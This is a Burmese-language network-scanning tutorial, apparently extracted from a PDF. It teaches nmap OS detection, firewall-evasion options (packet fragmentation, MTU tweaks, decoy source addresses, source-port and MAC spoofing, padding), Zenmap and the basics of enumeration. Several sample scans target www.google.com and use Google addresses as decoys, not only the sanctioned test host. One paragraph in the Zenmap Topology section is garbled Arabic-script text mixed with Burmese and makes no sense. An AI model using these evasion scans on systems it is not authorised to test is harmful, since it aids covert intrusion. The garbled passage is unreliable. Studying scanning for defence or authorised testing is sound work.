--max-os-tries: Nmap မှာ OS တွက်ရှာဖွေဖော်ထုတ်ရာတွင် Perfect match မဖြစ်ဘူးဆိုရင် Default အနေနဲ့ 5 ကြိမ်ပြန်လည်ကြိုးစားပါတယ်။ အဲဒီလိုပြန်လည်ကြိုးစားမှုတွက် ကျွန်တော်တို့ Limit လုပ်ခြင်းအားဖြင့် Scan Time ကို နည်းပါးစေပါတယ်။

ဒီမှာတော့ ကျွန်တော်က Option တစ်ခုကိုပဲအသုံးပြုပြသွားပါမယ်။ Command ကတော့ “nmap -O 172.16.16.5”

```
C:\Users\admin>nmap -O 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 18:42 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.0043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|7|Longhorn|8.1|2008|Vista|2012 (93%)
OS CPE: cpe:/o:microsoft:windows_10:1703 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:windows_server_2008:r2
2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 10 1703 (93%), Microsoft Windows 10 1607 (93%), Microsoft Windows 7 SP1 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows 10 10586 - 14393 (91%), Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1 (91%), Microsoft Windows 10 (91%), Microsoft Windows 10 1511 (91%), Microsoft Windows 7 or 8.1 R1 (90%), Microsoft Windows Server 2008 R2 (90%)
No exact OS matches found for host (test conditions non-ideal).
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds
```

## How to detect and bypass network protection systems

Nmap ရဲ့ basic function ကတော့ custom packets တွေကို Generate လုပ်တယ် | response တွေကို စီစစ်တယ် တစ်ခါတစ်လေ အဲဒါတွေကို Remote hosts တွေဆီကိုပို့ဆောင်ပါတယ်။ Network တိုင်းမှာ Firewall ရှိတာတွေရှိသလို မရှိတဲ့ Network တွေလဲရှိပါတယ်။ အဲတော့ဒီအဆင့်မှာ Firewall တွေကိုဘယ်လို့ bypass လုပ်မလဲဆိုတာကိုလေ့လာရမှာဖြစ်ပါတယ်။ စမ်းတဲ့အခါမှာလဲ ကျွန်တော်တို့ဆီမှာ Firewall Device တွေမရှိလဲ Windows Firewall ကို on ပြီးစမ်းသပ်လို့ရပါတယ်။ -f (Fragment packets): အများအားဖြင့် Firewall တွေက Stateful နဲ့ Stateless လုပ်ဆောင်ပြီး Packet တွေကိုစစ်ဆေးကာ ဘယ် Packet တွေကိုတော့ allow လုပ်ပြီး ဘယ် Packet တွေကိုတော့ drop လုပ်မယ်ဆိုတာကတော့ အဲ Packets ရဲ့ contents တွေပေါ်မှာမူတည်ပါတယ်။ Bypass ပြုလုပ်ရန်အတွက် Nmap က Packet တွေကိုအပိုင်းပိုင်းပြုလုပ်ပါတယ် အဲအခါ Network Device တွေကအဆိုပါ Packet တွေမှာပါဝင်တဲ့ Content တွေကို Read လုပ်လို့မရနိုင်တော့ပါဘူး။ ဤနည်းဖြင့် Protection တွေကို bypass လုပ်လို့ရပါတယ်။ Command ကတော့ “nmap -f www.google.com” ပါ။

```
root@PentestSociety:~# nmap -f www.google.com
Starting Nmap 7.01 ( https://nmap.org ) at 2019-06-06 13:40 UTC
Nmap scan report for www.google.com (172.217.160.36)
Host is up (0.0013s latency).
Other addresses for www.google.com (not scanned): 2404:6800:4003:c01::63
rDNS record for 172.217.160.36: sin10s11-in-f4.1e100.net
All 1000 scanned ports on www.google.com (172.217.160.36) are filtered

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
root@PentestSociety:~#
```

--mtu (Maximum transmission unit specification): ဒီနည်းလမ်းကတော့ Preceding Method နဲ့ဆင်တူပါတယ် ဘာလို့လဲဆိုရင် Packet တွေကို Create လုပ်ရာမှာ မတူညီတဲ့ Sizes တွေနဲ့ပြုလုပ် တာကြောင့်ပါ။ MTU နဲ့အတူ Packet တွေရဲ့ Size တွေကို 8,16,24,32 စတဲ့မျိုးစုံ သတ်မှတ် လိုပါတယ်။ ဒီနည်းလမ်းကိုအသုံးပြုပြီးတော့လဲ bypass လုပ်နိုင်ပါတယ်။ Command ကတော့ “nmap -mtu 24 scanme.nmap.org” ပဲဖြစ်ပါတယ်။

```
root@PentestSociety:~# nmap -mtu 24 scanme.nmap.org
Starting Nmap 7.01 ( https://nmap.org ) at 2019-06-06 13:42 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
root@PentestSociety:~#
```

-D (decoy address): Nmap မှာတခြား IP တစ်ခုခုကိုတည်ကြက် လုပ်ပြီး packet တွေကို Generate လုပ်လိုပါတယ်။ အဲကနေ Multiple Source IP Address တွေကနေ တူညီတဲ့ Traffic တွေဖြစ်လာပါတယ်။ ယခုလိုပြုလုပ်ခြင်းအားဖြင့် Network Protection System တွေအတွက် ဆုံးဖြတ်ရခက်ပါတယ်။

--source-port (Source Port Specification): အကယ်၍ Network Security Device တွေက Specific Port တွေကို Disallow လုပ်ထားမယ်ဆိုရင် ဒါ Option ကိုအသုံးပြုပြီး Random port number တွေကိုအသုံးပြုကာ Network Security Device တွေကို bypass လုပ်လိုပါတယ်။ ဒီတစ်ခါ Google ရဲ့ IP Address တွေကိုတည်ကြက်လုပ်ကြည့်ကြမယ်။ Command ကတော့ “ nmap -D 74.125.130.139 74.125.130.113” ပဲဖြစ်ပါတယ်။

--data-length (Random data append): ဒါ Option ကိုအသုံးပြုမယ်ဆိုရင် Packet ထဲမှာ Data တွေထပ် ထည့်ပြီး Generated လုပ်လိုပါတယ်။ အဲတော့ Packet ထဲမှာ မလိုအပ်တဲ့ Data တွေအများကြီးပါဝင်ပြီး Network Protection System က နားလည်ရခက်ပြီး Traffic ကို Block

လုပ်ဖို့ခက်ခဲသွားမှာဖြစ်ပါတယ်။ Command ကတေသ့ “nmap -v --data-length 25 scanme.nmap.org” ပဲဖြစ်ပါတယ်။ 25 ဆိုတာကတေသ့ data length ကိုပြောတာဖြစ်ပါတယ်။ မိမိဘာသာအဆင်ပြေသလိုထားလိုရပါတယ်။


```
Discovered open port 22/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to 28 out of 93 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 5 to 10 due to 55 out of 182 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 10 to 20 due to 16 out of 53 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 20 to 40 due to 22 out of 71 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 40 to 80 due to max_successful_tryno increase to 4
Increasing send delay for 45.33.32.156 from 80 to 160 due to 11 out of 32 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 160 to 320 due to 11 out of 36 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 320 to 640 due to 11 out of 28 dropped probes since last increase.
SYN Stealth Scan Timing: About 32.27% done; ETC: 13:50 (0:01:05 remaining)
SYN Stealth Scan Timing: About 36.97% done; ETC: 13:51 (0:01:44 remaining)
SYN Stealth Scan Timing: About 41.67% done; ETC: 13:52 (0:02:07 remaining)
SYN Stealth Scan Timing: About 47.68% done; ETC: 13:53 (0:02:23 remaining)
Discovered open port 31337/tcp on 45.33.32.156
SYN Stealth Scan Timing: About 65.98% done; ETC: 13:54 (0:02:07 remaining)
SYN Stealth Scan Timing: About 72.98% done; ETC: 13:55 (0:01:48 remaining)
SYN Stealth Scan Timing: About 79.08% done; ETC: 13:55 (0:01:28 remaining)
SYN Stealth Scan Timing: About 84.68% done; ETC: 13:55 (0:01:06 remaining)
SYN Stealth Scan Timing: About 90.37% done; ETC: 13:55 (0:00:43 remaining)
Discovered open port 9929/tcp on 45.33.32.156
Completed SYN Stealth Scan at 13:56, 488.80s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE     SERVICE
22/tcp    open      ssh
25/tcp    filtered  smtp
80/tcp    open      http
9929/tcp  open      nping-echo
31337/tcp open      Elite

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 489.48 seconds
  Raw packets sent: 1235 (85.191KB) | Rcvd: 1227 (49.124KB)
root@PentestSociety:~#
```


--spoof-mac (MAC address spoofing): ဒီ Option ကတေသ့ Network Protection System တွေက MAC address တွေသတ်မှတ်ထားတဲ့အခါ bypass ပြုလုပ်ဖို့ရန်အတွက်အသုံးပြုပါတယ်။ ဒီဟာကို တေသ့ Lab မလုပ်ပြတေသ့ပါဘူး။ လွယ်တာမိုအဆင်ပြေမှာဖြစ်ပါတယ်။ နောက်သင်ခန်းစာကို ဆက်လေ့လာ ကြရအောင်။

### How to use Zenmap


Zenmap ဆိုတာကတေသ့ Nmap ရဲ့ GUI interface ကိုပြောတာဖြစ်ပါတယ်။ သူကဲလဲ Open Source ဖြစ်ပြီး ကျွန်ုတ်တို့ Nmap ကိုစတင် Install လုပ်ကတဲကပါလာပြီးသားဖြစ်ပါတယ်။




ဒါလိုရင် Zenmap နဲ့ Scan လေးပြောင်းလုပ်ကြည့်ကြရအောင်။ အရင်ဆုံး Windows Search Box ကနေ Zenmap လိုချက်ထည့်ပြီးရှာလိုက်ပါ ဒါမှမဟုတ် Run box မှာ zenmap လိုချက်လိုက်ပါ။ အောက်ဖော်ပြပါ အတိုင်းတွေ့မြင်ရမှာဖြစ် ပါတယ်။




အရင်ဆုံး Target ဆိတဲ့ box လေးထဲမှာ ကျွန်တော်တို့ scan လုပ်ချင်တဲ့ ip (or) domain ထည့်ပေးရပါမယ်။ ပြီးရင် Profil ရဲ့ drop-down list မှာ Quick scan ဆိတာကိုရွေးပေးရပါမယ်။ Quick scan ဆိတာကတော့ nmap ရဲ့ Option ဖြစ်တဲ့ Fast scan (-F) နဲ့အတူတူပါပဲဖြစ်ပါတယ်။ အားလုံးထည့်သွင်းပြီးရင်တော့ Scan ဆိတဲ့ Button လေးကိုနိပ်လိုက်ပါ။




အထက်မှာဖော်ပြထားတဲ့ ပုံမှာလက်ရှိမြင်တွေနေရတာကတော့ Open Port တွေကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ထက်ပြီးတော့ ကျွန်တော်တို့တွေ Ports/Hosts ဆိတဲ့ Tab လေးထဲသွားကြည့်ကြရအောင်။



Port, Protocol, State, Service, Version အစရိတာတွေကိုရှင်းလင်းတွေရမှာဖြစ်ပါတယ်။  
နောက်ထက် ပြီးတော့ Topology ဆိုတဲ့ Tab ထဲသွားကြည့်ရအောင်။



Network Topology گی تەو. မۇن رەمەتلىكىپەتىيەلەر. ۋە Topology ۋە Pentester ەو Attacker تەۋە ئەتكەن تەۋە بۇلۇشقا آئىيەكىن كۈپۈپەتىيەلەر. ۋە حىرىپلىقىسىنەتەن Host Details ەلەزىمەتلىكىلىقىنىڭ ئەۋەندى.



Host Details tab ထဲမှာဆိုရင်လဲ MAC address နဲ့ပတ်သက်တာတွေ, Host ရဲ့ လက်ရှိအခြေနေတွေ ပွင့်နေတဲ့ Port တွေနဲ့ Filtered Ports တွေအစဉ်တာတွေကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ OK အချင်လေ့လာခဲ့ရတဲ့ Chapter ကတော့ Port Scanning ဆိုတဲ့ခေါင်းစဉ်ပဲဖြစ်ပါတယ်။ အားလုံးလဲ အဆင်ပြေကြမယ်လို့မော်လင့်ပါတယ်။ ဆက်ပြီးနောက် Chapter ကိုဆက်လေ့လာကြည့်ကြရ အောင်။

### What is enumeration?

Enumeration ဆိုတာ Target system တံ့မှ User Names, machine names, network resources, shares and services တို့ကို (Deep Scanning လုပ်ပြီး) ခွဲထုတ်တဲ့အဆင့်ဖြစ်ပါတယ်။ ဒီအဆင့်မှာဆိုရင် attacker က active connection တစ်ခုကို system ထံသို့တည်ဆောက်ရပါတယ်။ ပြီးတော့မှ directed queries လုပ်ပြီး target ရဲ့ information တွေပိုပြီးရအောင်လုပ် ဆောင်ရပါတယ်။ Enumeration ကိုအသုံးပြုပြီးတော့

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Detail

စတာတွေကိုရရှိပါတယ်။

### Enumeration services

